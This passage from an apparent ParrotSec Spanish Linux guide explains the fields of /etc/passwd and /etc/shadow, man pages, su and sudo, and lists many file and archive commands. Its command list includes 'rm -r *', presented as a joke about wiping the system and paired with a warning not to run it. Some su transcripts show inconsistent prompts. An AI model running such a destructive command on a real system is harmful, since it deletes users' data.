- El campo de comentario puede tener diferentes contenidos en sistemas diferentes. En el ejemplo anterior, el nombre completo del usuario (User). En algunos sistemas (como es el caso de Parrot) se coloca información adicional separada por comas. Esta información puede incluir números de teléfonos del usuario, oficina o departamento, título o puesto que ocupa, etc.
- El directorio principal del usuario, `/home/user`, es el siguiente campo de datos en el registro.
- La Shell predeterminada es el último elemento de cada registro de `/etc/passwd`. Normalmente `/bin/bash` o alguna otra Shell de comandos común. También es posible crear cuentas de usuario con un shell por defecto, como `/bin/false`. Esto impide que los usuarios inicien sesión como usuarios comunes pero deja intactas otras utilidades del sistema como recibir correos electrónicos utilizando protocolos de recuperación como POP, IMAP... otro ejemplo interesante es utilizar `/bin/passwd` para que los usuarios puedan cambiar su contraseña de forma remota, pero no puedan iniciar sesión utilizando una shell de comandos.

Normalmente una entrada de registro en `/etc/shadow` se parece a la siguiente:

```
user:$6$vocRBGox$Nngt/9rYAjBogufMToHFdb3xzD/7J0GLp9.67/WM82mSsf3FuC0:17450:0:99999:7:-1:-1:
```

La mayoría de los campos corresponden a las opciones establecidas con la herramienta `chage`. Otras se establecen con `passwd`, `useradd` o `usermod`. A continuación se explica el significado de cada uno de los campos:



- Cada línea comienza con el nombre de usuario. Se puede notar como el UID no es utilizado en el archivo `/etc/shadow`. El nombre de usuario vincula las entradas de este archivo a las de `/etc/passwd`.
- El siguiente campo, corresponde a las contraseñas. Estas se almacenan en forma de hash (cifrado), por lo que no se parecen en nada a la contraseña real. Un asterisco (\*) en el campo de contraseña, indica que esta cuenta no acepta inicios de sesión. Un signo de exclamación (!) delante del hash de la contraseña, indica que la cuenta está bloqueada (esto se produce al bloquear la cuenta con la herramienta "usermod -L". Al utilizar el parametro -L, se agrega este símbolo de exclamación para evitar que el usuario inicie sesión, pero se mantiene la contraseña original). Dos signos de exclamación (!!), indican que no se ha establecido una contraseña para la cuenta. Esto también puede indicar que la cuenta no acepta inicios de sesión.
- El siguiente campo (17450), indica la fecha del último cambio de contraseña. Se indica como el número de días pasados desde el 1 de Enero de 1970.
- El siguiente campo (0), es el número de días antes de que se permita un cambio de contraseña.
- El siguiente campo (99999), indica el número de días (después de la última modificación de la contraseña) en los que se requiere un cambio de contraseña.
- El siguiente campo (7), indica la cantidad días en los que se va a comenzar a notificar al usuario sobre la expiración de la contraseña.
- Normalmente en un sistema configurado con caducidad para las cuentas, nos encontramos con 3 campos más: Días entre la Expiración y la Desactivación de la cuenta (-1 en el ejemplo anterior), Día de Expiración de la cuenta (-1 en el ejemplo anterior) y el último campo está reservado para un uso futuro. Por lo general, en los sistemas GNU/Linux, no se utiliza o contiene un valor sin sentido.

Analizando detenidamente lo anterior, podemos afirmar que las cuentas de usuario pueden ser modificadas editando directamente estos archivos (`/etc/passwd` y `/etc/shadow`). Los valores -1 y 99999 indican que dicho campo ha sido desactivado, y ha sido inutilizado. Realmente, se recomienda realizar estas modificaciones usando las herramientas `usermod` y `chage`, ya que es mucho más difícil realizar estos cambios directamente en los archivos de configuración. Esto es así porque se pueden cometer errores como: desactivar una cuenta antes o después del tiempo requerido, cometer un error a la hora de calcular los días desde el 1 de Enero de 1970, omitir años bisiestos, etc.

Algo similar sucede al tratar de modificar un hash de una contraseña. Esta no puede ser editada de forma efectiva, excepto a través de la herramienta `passwd` o herramientas similares. Se puede copiar y pegar un valor de un archivo compatible o usar cripto, pero generalmente es mucho más fácil usar `passwd`. Por otro lado, no es recomendable copiar hashes de contraseñas desde otros sistemas porque significará que los usuarios tendrán las mismas contraseñas en ambos sistemas, y este hecho será obvio para alguien que haya adquirido ambas listas de hashes.

## Manpages

En GNU/Linux (y en la gran mayoría de sistemas Unix, si no en todos), prácticamente cada comando, utilidad o función, dispone de un manual que nos explicará cada una de las opciones que tenemos para él. Incluso en algunas ocasiones, podremos ver ejemplos de su utilización con alguna de sus opciones, dándonos una idea aproximada de cómo se debe utilizar el programa, utilidad o función. Tanto si comienza ahora a utilizar GNU/Linux, como si ya es un experto, debería consultar a menudo dichos manuales, ya que las opciones que tenemos para cada comando son muchas y en ocasiones difíciles de recordar todas.

Las páginas de los manuales se dividen en secciones numeradas:

- 1- Programas ejecutables o comandos de la shell.
- 2- Llamadas al sistema (funciones provistas por el kernel).
- 3- Llamadas a las librerías (funciones de las librerías del programa).
- 4- Archivos especiales (normalmente se encuentran /dev).
- 5- Formato de archivos y convenciones (por ejemplo /etc/passwd).
- 6- Juegos.
- 7- Diversos (incluyendo macro paquetes y convenciones, como por ejemplo man(7), groff(7)).
- 8- Comandos de administración del sistema (normalmente sólo para root).
- 9- Rutinas del kernel (no standard).

Para poder ver un manual de un comando debemos ejecutar:

```
$ man <comando>
```

Navegaremos por el documento con los cursores, av. página, re. página, la tecla de espacio, la tecla intro, y buscaremos una cadena de texto dentro del manual escribiendo '/ texto\_a\_buscar' sin las comillas. Para salir del manual pulsaremos la tecla 'q'.

Veamos varios ejemplos y opciones que utilizaremos junto a man.

```
$ man man (recuerde utilizar la tecla 'q' para salir).
```

Las páginas man suelen tener al principio de dicho manual, una breve descripción del comando o función. Podemos forzar a man para que busque una o varias palabras en dichas descripciones. Por ejemplo, sabiendo que el planificador de GNU/Linux se llama cron, podríamos buscar todas las páginas relacionadas con este sistema. Para ello utilizaremos la opción '-k'.

```
$ man -k cron
```

```
cron (8)          - daemon to execute scheduled commands (Vixie Cron)
crontab (1)       - maintain crontab files for individual users (Vixie Cron)
crontab (5)       - tables for driving cron
DateTime::Locale::en_FM (3pm) - Locale data examples for the English Micronesia
(en-FM) locale
```

Esto habría sido lo mismo que utilizar el comando `apropos ('apropos cron')`. Podemos observar que el resultado obtenido son todas las páginas que contienen en la descripción o título la palabra buscada, `cron`. Ahora podríamos leer más en cada una de las páginas ofrecidas por el sistema.

```
$ man cron (recuerde utilizar 'q' para salir)
```

El número que aparece entre paréntesis, indica la sección a la que pertenece ese manual. En este caso, podemos observar que existen dos manuales que se llaman igual en la sección 1 y 5. Si queremos acceder al situado en la primera sección, podemos ejecutar:

```
$ man crontab
```

```
o
```

```
$ man 1 crontab
```

Para poder leer el que se sitúa en la sección 5 (y que nos explicará el formato que debemos utilizar en los ficheros de configuración, ya que por eso se encuentra en esta sección) utilizaremos:

```
$ man 5 crontab
```

## Ayuda del intérprete de comandos

Los comandos propios de bash (como cd, pushd, alias, ...) puede que no dispongan de páginas de man. Así que podremos acceder a ellas con el comando help.

```
$ help <comando>
```

Pódrnos obtener una lista de los comandos a utilizar con help simplemente escribiendo:

```
$ help
```

## Ayuda del comando

Muchos comandos nos otorgan información sobre ellos mismos, utilizando alguno de estos métodos:

```
$ <comando> --help  
$ <comando> -h
```

## Documentación de programas

Podemos encontrar diversa documentación de programas en la ruta /usr/share/doc. Si lista el contenido de ese directorio podrá ver los programas que disponen de esta ayuda. En su gran mayoría son los changelogs (cambios entre versiones), pero quizá pueda encontrar ejemplos de su utilidad favorita.

## Ayuda online

Internet es un "gran libro" que usted puede utilizar mediante los diversos buscadores que se encuentran a su disposición.

Nos gustaría también, presentarle la página de documentación de Parrotsec OS:  
<https://docs.parrotsec.org/community>

Y su versión en español (en la que puede encontrar incluso más contenido que en la versión inglesa):  
<https://docs.parrotsec-es.org/>

También podrá realizar consultas en los foros ParrotSec OS (disponemos de una sección en español):

<https://community.parrotsec.org/>

E incluso disponemos de una comunidad activa a través de la plataforma Telegram:

<https://t.me/parrotsecgroup>

Y también un grupo de Telegram en español. Simplemente preséntese y exponga su problema. Será bienvenid@:

<https://t.me/ParrotSpanishGroup>



## Necesidades

En GNU/Linux existe un usuario llamado root. Este usuario es especial, es el administrador del sistema. Root puede hacer todo en un sistema GNU/Linux, por esta razón es muy peligroso trabajar constantemente con dicho usuario. Podríamos escribir un comando incorrectamente y provocar un error en nuestro sistema. Al no utilizar la cuenta de root para trabajar normalmente, también mitigamos la posibilidad de vernos afectados por un virus. Así que la forma correcta para trabajar en un sistema GNU/Linux, es utilizar un usuario con privilegios limitados.

Pero habrá tareas para las que necesitemos convertirnos en root o al menos tener sus privilegios, o quizás lo que necesitemos sea convertirnos en otro usuario del sistema (es menos frecuente, pero puede darse el caso).

## El comando "su"

El comando "su" lo utilizamos para convertirnos en otro usuario. Puede ser root o puede ser otro usuario del sistema.

La forma general de utilizarlo es:

```
$ su nombre
```

Pero veamos unos ejemplos para entender mejor el funcionamiento de este comando.

Imaginemos una sesión con un usuario común del sistema ("whoami" para saber qué usuario soy yo y "pwd" para ver dónde estoy situado en el path del sistema):

```
[test@parrot]-[~]
└─ $whoami
test
└─ [test@parrot]-[~]
└─ $pwd
/home/test
```

Ahora imaginemos que queremos convertirnos en root:

```
[test@parrot]-[~]
└─ $su root
Password:
```

Nos solicitará la contraseña del usuario al que nos queremos convertir, en este caso deberíamos conocer la contraseña de root.

Podría interesarnos convertirnos en otro usuario, por ejemplo test2:

```
[test@parrot]~]
└─$ su test2
Password:
```

Vemos que simplemente hemos cambiado el nombre del usuario al que nos queremos convertir. En cualquier caso, nos solicitará la contraseña de dicho usuario. No la nuestra, sino la del usuario en el que nos queremos convertir. Si es root, la contraseña de root. Si es test2, la contraseña de test2.

Entre las opciones que podemos usar con "su" (man 1 su), existe una para convertirnos en el usuario pero con todo su "entorno" tal y como si nos hubiésemos logeado en el sistema. Esta opción es "-" o "-l". Es decir, tendremos todas las variables de entorno de dicho usuario, pero si no utilizamos la opción, no necesariamente las tendremos:

```
[✗]~[test@parrot]~]
└─$ whoami
test
└─$ su test2
[~]~[test@parrot]~]
└─$ pwd
/home/test
└─$ su root
Password:
[~]~[root@parrot]~/home/test]
└─$ whoami
root
└─$ su test2
[~]~[root@parrot]~/home/test]
└─$ pwd
/home/test
└─$ su test2
[~]~[root@parrot]~/home/test]
└─$ exit
exit
```

El comando "exit" sale de la sesión.

Como verá a continuación, ahora sí ejecutamos un login "completo" de root, posicionándonos incluso en su \$HOME.

```
[test@parrot]~]
└─ $whoami
test
└─ [test@parrot]~]
└─ $pwd
/home/test
└─ [test@parrot]~]
└─ $su - root
Password:
└─ [root@parrot]~]
└─ #pwd
/root
└─ [root@parrot]~]
└─ #exit
logout
```

NOTA: Si no indicamos el nombre de usuario, el sistema supondrá que queremos convertirnos en root. Nos solicitará la contraseña de root.

```
[test@parrot]~]
└─ $su -
Password:
└─ [root@parrot]~]
└─ #whoami
root
```

NOTA2: Si ejecutamos "su" como usuario root, no se nos solicitará la contraseña. Es al único usuario que no se la solicita, y podremos convertirnos en el usuario que queramos.

## El comando "sudo"

El comando "sudo" nos permite ejecutar tareas como otro usuario, sin la necesidad de conocer la contraseña de dicho usuario. Es una forma de delegar tareas en otros usuarios sin la necesidad de dar ninguna contraseña (de esta forma no deberá compartir la contraseña de root).

## Configuración sudoers

Para poder configurar sudo, en primer lugar deberemos tener instalado el paquete correspondiente:

```
[root@parrot]~]
└─ #apt install sudo
```

El fichero de configuración, es "/etc/sudoers". Lo podemos editar con nuestro editor favorito o bien, mediante el comando "visudo". Recomendamos utilizar este último comando ya que, entre otras cosas, se encarga de realizar un chequeo de la sintaxis del fichero una vez modificado por nosotros.

```
[root@parrot]~]
└─ #visudo

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification
```

```
# User privilege specification
root  ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Este fichero expuesto arriba, es la configuración por defecto en ParrotSec.

La línea "%sudo ALL=(ALL:ALL) ALL" establece que cualquier usuario que pertenezca al grupo sudo podrá ejecutar cualquier comando (se sobreentiende que como root).

No vamos a ver más configuraciones, tiene una guía extensa en la página del manual sudoers (man 5 sudoers). También puede acudir a su buscador favorito y buscar ejemplos sudo. Pero tenga en cuenta que, aunque en este ejemplo estamos otorgando la posibilidad a un usuario para que ejecute tareas como root, también podría configurar sudo para que se ejecutasen tareas como otro usuario distinto (por ejemplo un usuario de base de datos) o que el usuario sólo pudiese ejecutar algunas tareas (y no todas) como root. Pero el ejemplo que tenemos es el descrito. Usuarios del grupo sudo pueden ejecutar cualquier tarea como root.

De acuerdo con lo visto, necesitamos que nuestro usuario test pueda ejecutar tareas como root. Tal y como vimos, este usuario debe pertenecer al grupo sudo. Para ver la membresía de un usuario ejecutamos la instrucción "id", seguida del nombre de usuario.

```
[root@parrot]-[~]
└─# id test
uid=1001(test) gid=1001(test) groups=1001(test)
```

Vemos que el usuario pertenece al grupo(groups) test. Añadamos al usuario al grupo sudo:

```
[root@parrot]-[~]
└─# usermod -a -G sudo test
[root@parrot]-[~]
└─# id test
uid=1001(test) gid=1001(test) groups=1001(test),27(sudo)
```

"usermod -a -G <grupo> usuario" añade un grupo secundario al usuario.

## Ejecución de comandos con sudo

Para ejecutar comandos como root, desde nuestro usuario test, debemos anteponer a nuestras instrucciones el comando sudo (man 8 sudo).

Veamos un comando ya visto anteriormente: "whoami". Este comando devuelve nuestro nombre de usuario:

```
[test@parrot]~]
└─$ whoami
test
```

¿Qué pasaría si ejecutásemos "sudo whoami"? Estaríamos lanzando "whoami" como usuario root, por lo que la respuesta debería ser "root".

Comprobémoslo:

```
[test@parrot]~]
└─$ sudo whoami
```

```
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
```

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for test:
root
```

Al ejecutar sudo, nos pide una contraseña. ¡¡¡ATENCIÓN!!! NO ES LA CONTRASEÑA DE ROOT. Es la contraseña de nuestro usuario test. Una vez introducida vemos que nos devuelve "root", indicándonos que somos root. Tras la devolución del prompt, volvemos a ser el usuario test.



Veamos esto:

```
[test@parrot]~]
└─ $sudo whoami
root
[test@parrot]~]
└─ $whoami
test
```

La primera vez, ejecutamos whoami anteponiéndole sudo, es decir, lo ejecutamos como root. La segunda vez desde nuestro usuario test.

Como ha podido comprobar, esta segunda vez que he ejecutado sudo, no se ha solicitado la contraseña del usuario test. Tal como indica la página del manual de sudoers (" The user may then use sudo without a password for a short period of time (15 minutes unless overridden by the timestamp\_timeout option).") tendremos 15 minutos en los que en la sesión activa no se nos solicitará la contraseña.

Como podemos ejecutar cualquier programa como cualquier usuario, llegado el caso, también podríamos ejecutar comandos como otro usuario (ejemplo con test2):

```
[test@parrot]~]
└─ $sudo -u test2 whoami
test2
```

Hemos visto comandos, si se me permite un poco absurdos. Pero llegado el caso, nuestro usuario test podría editar algún fichero de configuración importante para el sistema, reiniciar un servicio/sistema o incluso cambiar la contraseña de root:

```
[test@parrot]~]
└─ $sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

En este último ejemplo ha cambiado la contraseña de root ;-).

## Diferencia entre su y sudo

A modo de resumen:

- su --> Nos convierte en otro usuario y debemos conocer su contraseña.
- sudo --> Nos permite ejecutar comandos como otros usuarios y no tenemos que conocer la contraseña de dicho usuario.

## Lista de **comandos útiles** GNU/Linux

## Trabajo con Ficheros (Abrir terminal 'Alt + T')

*ls*

Lista los ficheros de un directorio.

*ls -l*

Lista también las propiedades y atributos.

*ls -la*

Lista ficheros incluidos los ocultos de sistema.

*ls -la | more*

Lista los ficheros de un directorio de forma paginada.

*ls -lh*

Lista ficheros especificando la unidad de tamaño (Kilobyte, Megabyte, Gigabyte).

*ls -l | grep ^d*

Lista sólo los directorios

*cat -n fichero*

Muestra el contenido de un fichero.(-n lo numera)

*pr -t fichero*

Muestra el contenido de un fichero de manera formateada

*cat fichero | less*

*cat fichero | lmore*

*more fichero*

*less fichero*

Muestran el contenido de un fichero de forma paginada.

*zcat fichero*

*zmore fichero*

*zless fichero*

Muestran el contenido de un fichero comprimido (.gz)

*echo "cadena"*

echo nos muestra en pantalla el texto que le siga.

*grep 'cadena' archivo*

Muestra las líneas del archivo que contienen la cadena.

*stat fichero*

Muestra el estado de un fichero.

*file fichero*

Muestra de qué tipo es un fichero.

*tail archivo*

Muestra las últimas líneas de un archivo, 10 por defecto.

*tail -n 12 archivo*

Muestra las 12 últimas líneas del archivo.

*tail -f archivo*

Muestra las últimas líneas del archivo, actualizándolo a medida que se van añadiendo.  
Útil para controlar logs.

*head fichero*

Muestra las primeras líneas de un archivo, 10 por defecto. Admite opción -n igual que el comando tail.

*find /usr -name lilo -print*

Busca todos los ficheros con nombre lilo en /usr.

*find /home/usuario -name \*.jpg -print*

Busca todas las imágenes .jpg en /home/usuario

*whereis ejecutable*

Busca ejecutables(ejemplo: whereis find)

*type comando*

Muestra la ubicación del comando indicado.

Si es un comando interno del shell mostrará algo así como: 'comando is a shell builtin'.

*pwd*

Visualiza el directorio actual.

*history*

Muestra el listado de comandos usados por el usuario (~/.bash\_history)

*cd nom\_directorio*  
Cambia de directorio

*cd ..*  
Vuelve al directorio anterior.

*cd /home/usuario/mozilla*  
Entra al directorio de mozilla.(indicando la ruta completa)

*cp -dpR fichero1 ruta\_fichero2*  
Realiza una copia del fichero1 a ruta\_fichero2, cambiándole el nombre.

*cp -dpR fichero1 /directorio*  
Copia fichero1 a directorio, conservando fichero1 el nombre.

*cp -R*  
Copia un directorio recursivamente,salvo los ficheros especiales.

*cp -p*  
Copia preservando permisos, propietario, grupos y fechas.

*cp -d*  
Conserva los enlaces simbólicos como tales y preserva las relaciones de los duros.

*cp -a*  
Lo mismo que -dpR .

*mv ruta\_fichero1 ruta\_fichero2*  
Mueve y/o renombra ficheros o directorios.

*mkdir nom\_directorio*  
Crea un directorio.

*rmdir nom\_directorio*  
Elimina un directorio (tiene que estar vacío).

*rm archivo*  
Elimina archivos .

*rm -r directorio*  
Borra los ficheros de un directorio recursivamente.



*rm \*.jpg*

Borra todos los ficheros .jpg del directorio actual.

*ln ruta\_fichero ruta\_enlace*

Crea un enlace duro (con el mismo inodo, es decir mismo fichero con distintos nombres)

*ln -s ruta\_directorio ruta\_enlace*

Crea un enlace simbólico (con diferente inodo, es decir se crea un nuevo fichero que apunta al \"apuntado\", permitiendo enlazar con directorios y con ficheros de otro sistema de archivos)

*diff [opciones] fichero1 fichero2*

Compara ficheros.

*diff -w fichero1 fichero2*

Descarta espacio en blanco cuando compara líneas.

*diff -q fichero1 fichero2*

Informa sólo de si los ficheros difieren, no de los detalles de las diferencias.

*diff -y fichero1 fichero2*

Muestra la salida a dos columnas.

*join [opciones] fichero1 fichero2*

Muestra las líneas coincidentes entre fichero1 y fichero2.

*wc fichero*

Muestra el nº de palabras, líneas y caracteres de un archivo.

*wc -c fichero*

Muestra el tamaño en bytes de un fichero.

*touch [-am][[-t]] fichero*

Cambia las fechas de acceso (-a) y/o modificación (-m) de un archivo.

*touch -am fichero*

Si al momento de tipear este comando no existiese el fichero, se crearía.

*touch -am -t 0604031433.30 fich*

AAMMDDhhmm.ss ==> Si no se especifican los segundos, tomaría 0 como valor.

Si a la fecha especificada no existiese el fichero, se crearía.

*touch fichero*

Usado sin opciones crearía un fichero con la fecha actual.

*split -b 1445640 mozart.ogg mozart*

Partir un archivo (el nombre es de ejemplo)

*cat mozart.\* > mozart.ogg*

Unir las distintas partes de un fichero cortado con split.

*chown [-R] usuario fichero*

Cambia el propietario de un fichero o directorio.

*chgrp [-R] grupo fichero*

Cambia el grupo de un fichero o directorio.

---

*chmod [-R][ugo][+/- rwx] fichero*

Cambia los permisos de acceso de un fichero

+ da permisos      - quita permisos

u: propietario      R: recursivo

g: grupo      r: lectura

ejemplo: *chmod +x fichero*, es lo mismo que: *chmod a+x fichero*

o: otros      w: escritura

**explicación:** *a* es la opción por defecto.

*a*: todos      *x*: ejecución

s: los atributos *suid* y *sgid*, otorgan a un \"fichero\" los permisos de su dueño o grupo respectivamente, cada vez que se ejecute, sea quien sea el que lo ejecute.

Ejemplo: *chmod +s /usr/bin/cdrecord*

Cómo afectan los permisos a los directorios:

*r* permite ver su contenido (no el de sus ficheros)

*w* permite añadir o eliminar ficheros (no modificarlos)

*x* permite acceder al directorio.

Método absoluto de determinar los permisos: *chmod 760 fichero*

| explicación:  | dueño        | grupo        | otros        |                     |
|---------------|--------------|--------------|--------------|---------------------|
| -----         | -----        | -----        | -----        |                     |
| ascii         | <i>r w x</i> | <i>r w -</i> | <i>- - -</i> |                     |
| binario       | <i>1 1 1</i> | <i>1 1 0</i> | <i>0 0 0</i> |                     |
| octal         | <i>7</i>     | <i>6</i>     | <i>0</i>     |                     |
| paso de ascii | <i>r w x</i> | <i>r w -</i> | <i>- - -</i> | activar=1           |
| a binario     | <i>1 1 1</i> | <i>1 1 0</i> | <i>0 0 0</i> | desactivar=0        |
| paso de       | <i>1 1 1</i> | <i>1 1 0</i> | <i>0 0 0</i> | <i>r</i> activado=4 |
| binario       | <i>4+2+1</i> | <i>4+2+0</i> | <i>0+0+0</i> | <i>w</i> activado=2 |
| a octal       | <i>7</i>     | <i>6</i>     | <i>0</i>     | <i>x</i> activado=1 |

### Empaquetado y compresión

*7z a fichero.7z fichero*  
Comprimir fichero

*7z e fichero\_comprimido*  
Descomprimir fichero

*7z x fichero\_comprimido -o ruta\_de\_destino*  
Extraer ficheros en directorio que indicamos

*7z l fichero\_comprimido*  
Ver contenido del fichero comprimido

*7z t fichero\_comprimido*  
Chequea el contenido del fichero comprimido

#### • Notas sobre 7zip

Comprime en formato 7z, zip, gzip, bzip2 y tar.  
Si es un directorio lo hace recursivamente sin emplear la opción *-r*

Con *-t{tipo de fichero}* tras las opción '*a*' elegimos el formato de compresión:  
*7z a -tgzip fichero.gz fichero*

Con *-p* protegemos con una contraseña el fichero:  
*7z a -tgzip -p fichero.gz fichero*

Para comprimir más de un archivo gz o bz2 antes hay que empaquetarlos en formato tar:

1º)

*7z a -ttar prueba.tar \*.txt*

2º)

*7z a -tgzip prueba.tgz prueba.tar*

### **Archivos .zip**

*zip -r fichero.zip fichero ;ejemplo: zip -r sinatra.zip ./sinatra/*  
Comprimir fichero a formato .zip

*unzip archivo.zip*

Descomprimir fichero con formato .zip

*unzip -v archivo.zip*

Ver contenido de fichero comprimido en formato .zip

*unrar e -r archivo.rar*

Descomprimir fichero con formato .rar  
(‘e’ extrae en el directorio actual)

*unrar x -r archivo.rar directorio de destino*

Descomprimir fichero con formato .rar  
(‘x’ extrae donde se indique)

*unrar v archivo.rar*

Ver contenido de fichero con formato .rar

*gzip -r fichero ; ejemplo: gzip -r ./sinatra*

Comprimir fichero a formato .gz

*gzip -d fichero.gz*

Descomprimir fichero con formato .gz

*gzip -c fichero.gz*

Ver contenido de fichero con formato .gz

*bzip2 fichero ; ejemplo: bzip2 ./sinatra/\*.ogg*

Comprimir fichero a formato .bz2

*bzip2 -d fichero.bz2*

Descomprimir fichero con formato .bz2

**NOTA:**

'r' equivale en todos los casos a recursivo

Mientras que zip comprime y empaqueta, gzip ó bzip2 sólo comprimen ficheros, no directorios, para eso existe tar

**Ficheros .tar**

*tar -vcf archivo.tar /fichero1 /fichero2* (fichero puede ser directorio)  
Empaquetar

*tar -vxf archivo.tar*  
Desempaquetar.

*tar -vtf archivo.tar*  
Ver contenido.

Para comprimir varios ficheros y empaquetarlos en un solo archivo hay que combinar el tar y el gzip o el bzip2 de la siguiente manera:

**Ficheros tar.gz (tgz)**

*tar -zvcf archivo.tgz directorio*  
Empaquetar y comprimir.

*tar -zvxf archivo.tgz*  
Desempaquetar y descomprimir.

*tar -zvtf archivo.tgz*  
Ver contenido.

**Ficheros tar.bz2 (tbz2)**

*tar -jvcf archivo.tbz2 directorio*  
Empaquetar y comprimir.

`tar -jvxf archivo.tbz2`  
Desempaquetar y descomprimir.

`tar -jvtf archivo.tbz2`  
Ver contenido.

### Opciones de tar:

- c : crea un nuevo archivo.
- f : cuando se usa con la opción -c, usa el nombre del fichero especificado para la creación del fichero tar cuando se usa con la opción -x, retira del archivo el fichero especificado.
- t : muestra la lista de los ficheros que se encuentran en el fichero tar
- v : muestra el proceso de archivo de los ficheros.
- x : extrae los ficheros de un archivo.
- z : comprime el fichero tar con gzip.
- j : comprime el fichero tar con bzip2.

### Comodines:

'~' Sustituye el directorio home de manera que:

`~/comandos.txt` equivale a `/home/usuario/comandos.txt` (si estamos en nuestro propio directorio)

`~usuario/comandos.txt` equivale a `/home/usuario/comandos.txt`

'?' Sustituye un solo caracter. Algunos ejemplos:

`ls p?pe`  
mostraría todos los ficheros cuyos 1º 3º y 4º caracteres fuesen 'p', 'p' y 'e'

`ls ?epe`  
mostraría todos los ficheros de 4 caracteres y acabados en epe

'\*' Sustituye cualquier sucesión de caracteres. Algunos ejemplos:

`ls .ba*`  
muestra todos los directorios o ficheros que comiencen con .ba

`ls .*`  
muestra todos los archivos ocultos



*rm -r \**

**otra manera de desinstalar el sistema operativo**

**(Por favor, no intente usar este comando si no quiere perder la instalación de su sistema GNU/Linux)**

*rm \*.jpg*

borra todas las imágenes jpg

*oggdec \*.ogg*

pasa de ogg a wav todos los ogg del directorio en el que estamos.

---

Un punto y coma (;) puesto entre dos comandos hace que tras el primero se ejecute el segundo. Algunos ejemplos:

*nano nuevo.txt ; cat nuevo.txt*

Nos abrirá el editor **nano** para que escribamos lo que queramos en un nuevo archivo que se llamará *nuevo.txt* y tras guardar y salir del editor 'cat' nos mostrará el contenido de lo que acabamos de crear.

## Shell y Comandos Básicos de Linux

Todo usuario nuevo, antes de hacer cualquier otra cosa en Linux, debe entender cómo funciona la Shell y cómo hacer uso de ésta en Linux. La Shell nos permite ejecutar comandos para realizar casi cualquier función en el sistema, es la forma que tenemos de hablar directamente con el sistema operativo sin necesidad de utilizar la GUI (Interfaz Gráfica de Usuario).

Un excelente comando para comenzar a utilizar la shell es "uname", este nos muestra que sistema operativo estamos usando.

```
$ uname  
Linux
```

Haciendo uso de la opción -a podemos encontrar información adicional.

```
$uname -a  
Linux parrot 4.11.0-parrot6-amd64 #1 SMP Parrot 4.11.6-1parrot6 (2017-06-28)  
x86_64 GNU/Linux
```

La opción "-a" nos aporta más información, incluyendo la versión actual del Kernel Linux que está siendo usado, el hostname, la arquitectura del sistema.

La Shell nos permite ejecutar comandos Internos y Externos, es importante diferenciar cada uno de estos dos tipos.

Los comandos Internos son aquellos que están integrados en la Shell (Built into shell), estos comandos internos nos permiten realizar tareas comunes como:

Mostrar el directorio actual (¿en qué directorio estamos situados?):

```
$ pwd
```

Cambiar de directorio:

```
$ cd /ruta/del/nuevo/directorio
```

Mostrar un texto en pantalla:

```
$ echo "Texto que queremos mostrar"
```

Tiempo de ejecución de un comando:

```
$ time pwd          # Esto nos indica el tiempo de ejecución del comando pwd
```

Establecer opciones:

```
$ set --help
```

El comando set muestra una gran variedad de opciones relacionadas con las operaciones de la shell. Estas opciones son muy similares a las variables de entorno, pero no son la misma cosa.

Cerrar la Shell:

```
$ exit
```

Los comandos exit y logout terminan la shell. El comando exit, termina cualquier shell, mientras que el comando logout sólo termina las shell de inicio de sesión. Estas shell de inicio de sesión son aquellas que se inician en el inicio de una sesión en modo texto.

```
$ logout
```

Se puede comprobar fácilmente cuando un comando es Interno o Externo utilizando el comando "type" antes del comando que queremos comprobar.

```
$ type cd
```

```
cd is a shell builtin
```

```
$ type bash
```

```
bash is /bin/bash
```

Algunos comandos internos están duplicados por comandos externos que hacen exactamente la misma función. Estos comandos externos no siempre están instalados en todos los sistemas. Podemos comprobar cuales de estos comandos internos están duplicados por comandos externos usando la opción "-a" al ejecutar el comando "type".

```
$ type -a pwd
```

```
pwd is a shell builtin
```

```
pwd is /bin/pwd
```

En la ejecución anterior podemos ver como existe una instalación externa del comando `pwd` en ParrotSec. Es importante mencionar que cuando un comando externo está instalado, el comando interno tiene prioridad. Si queremos ejecutar el comando externo en lugar del interno, debemos especificar el path del comando externo, ejemplo:

```
$ /bin/pwd
```

```
/home/user
```

Estos son algunos conceptos básicos que deben aprender antes de profundizar en el uso de la Shell y de comandos en GNU/Linux. Es importante tener conocimiento no sólo de las operaciones que se pueden realizar con un comando sino también de su origen y de cómo funciona este.

## Uso de su y sudo

Los comandos `su` y `sudo` a menudo suelen ser confundidos, digamos que tienen una pequeña relación ya que ambos, de una forma u otra son para escalar privilegios en un sistema Linux o para ejecutar comandos como super usuario, pero en realidad son muy distintos, realizan funciones distintas y el uso de ambos es totalmente distinto. En este capítulo vamos a explicar el uso de cada uno de ellos.

## Comando su

El comando `su` es al acrónimo para Switch User (Cambio de Usuario). Como su nombre indica, este comando nos permite cambiar de usuario sin necesidad de cerrar sesión e iniciar sesión nuevamente con el usuario al que queremos cambiar. Para explicar el uso del comando `su`, vamos a usar `whoami` (este comando nos muestra el usuario actual con el que estamos trabajando en el sistema) y `pwd` el cual vimos en ejemplos anteriores.

```
$ whoami
user
$ pwd
/home/user
```

Como puede ver, estos comandos nos muestra que somos el usuario "user" y estamos en el directorio "/home/user". Ahora sí, vamos a pasar a ver el uso del comando "su".

Para cambiar al usuario "parrot" u otro usuario del sistema, ejecutamos "su", seguido del nombre de usuario al que queremos cambiar:

```
$ su parrot
contraseña: <contraseña del usuario parrot>
$ whoami
parrot
```

como puede ver hemos utilizado el comando "su" para cambiar nuestra identidad por la del usuario "parrot" sin necesidad de cerrar sesión. A partir de ahora todas las operaciones que realizamos en el sistema se ejecutarán con los permisos del usuario "parrot". Para regresar hacia nuestro usuario normal, basta con ejecutar el comando "exit".

```
$ su parrot
contraseña: <contraseña del usuario parrot>
$ whoami
parrot
$ exit
$ whoami
user
```

También podemos usar el comando "su" para cambiar hacia el usuario "root". No es necesario especificar el usuario "root", ya que si no se especifica ningún usuario, "su" toma por defecto al usuario "root".

```
$ su
